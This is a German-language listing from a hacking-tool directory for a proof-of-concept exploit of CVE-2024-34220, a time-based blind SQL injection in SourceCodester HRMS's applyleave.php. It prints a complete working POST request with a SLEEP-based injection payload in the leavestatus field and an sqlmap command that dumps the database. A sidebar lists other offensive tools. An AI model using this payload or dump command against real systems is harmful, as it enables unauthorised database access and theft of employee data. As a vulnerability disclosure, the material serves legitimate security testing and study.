
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-34220 — Proof-of-Concept-Exploit für CVE-2024-34220, eine zeitbasierte Blind-SQL-Injection-Schwachstelle in SourceCodester HRMS applyleave.php, mit sqlmap-Automatisierung zur Datenbankextraktion. | Kitploit
Tools/GitHubGitHub/dovankha/cve-2024-34220
SchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungPenetrationstests
GitHubdovankha/cve-2024-34220

CVE-2024-34220

Proof-of-Concept-Exploit für CVE-2024-34220, eine zeitbasierte Blind-SQL-Injection-Schwachstelle in SourceCodester HRMS applyleave.php, mit sqlmap-Automatisierung zur Datenbankextraktion.

Repository anzeigen
21vor 2 JahrenNoch nicht geprüft
Teilen

Projekt eines Personalverwaltungssystems in PHP und MySQL – Kostenloser Quellcode

Einreicher: Kha Do

Anbieter: SourceCodester

BETROFFENE UND/ODER BEHOBENE VERSION

Angreifbare Datei

applyleave.php

PROBLEMART

Schwachstellentyp

SQL-Injection

Auswirkung

Angreifer können diese Schwachstelle ausnutzen, um Datenbankberechtigungen zu erlangen, was zu einer großen Datenmenge in der Datenbank führen kann. Wenn die Datenbank der anderen Seite DBA-Berechtigungen besitzt, kann dies dazu führen, dass Server-Host-Berechtigungen erlangt werden.

POC

Payload

POST /hrm/user/applyleave.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 149
Origin: http://localhost
Connection: close
Referer: http://localhost/hrm/user/applyleave.php
Cookie: PHPSESSID=2v2v2al4dkd4iir9cl5j7oikvr
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-PwnFox-Color: cyan

leavestatus=5'+AND+(SELECT+1337+FROM+(SELECT(SLEEP(5)))VSgR)+AND+'Kha'%3d'123&reason=+++&startdate=03%2F04%2F2024&enddate=29%2F04%2F2024&Apply=Submit

Nach dem Ausführen dieses Payloads ist die Datenrückgabezeit um 5 Sekunden verzögert, was darauf hindeutet, dass wir "sleep(5)" möglicherweise erfolgreich ausgeführt haben. In diesem Fall kann die Verzögerung mehrfach auftreten. Wir werden dies unten überprüfen: SQL_Injection

Nach dem Ausführen dieses Payloads ist die Datenrückgabezeit um 20 Sekunden verzögert, was darauf hindeutet, dass wir "sleep(20)" möglicherweise erfolgreich ausgeführt haben. In diesem Fall kann die Verzögerung mehrfach auftreten. Wir werden dies unten überprüfen: SQL_Injection_1

SQLmap

sqlmap -r <item request> --dump

sqlmap

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    600
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    391
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    292
  • 6

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    257

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





